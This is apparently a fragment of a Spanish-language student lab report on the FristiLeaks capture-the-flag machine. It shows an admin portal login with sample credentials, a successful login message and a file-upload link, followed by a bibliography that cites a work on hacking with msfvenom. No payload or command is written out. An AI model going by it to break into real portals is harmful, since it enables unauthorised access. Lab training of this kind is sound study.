Welcome to #fristileaks admin portal



Member Login	
Username :	usuario1
Password :	clave1
	Login

Ingreso exitoso

Login successful

[upload file](#)





Bibliografía

Rivas, A. (06 de Marzo de 2023). *Normas APA: Guía Normas APA*. Obtenido de La guía definitiva para presentar trabajos escritos.: <https://normasapa.in/>

Sandoval Morales, R. (2024). *Hacking con msfvenom*. Quibdó.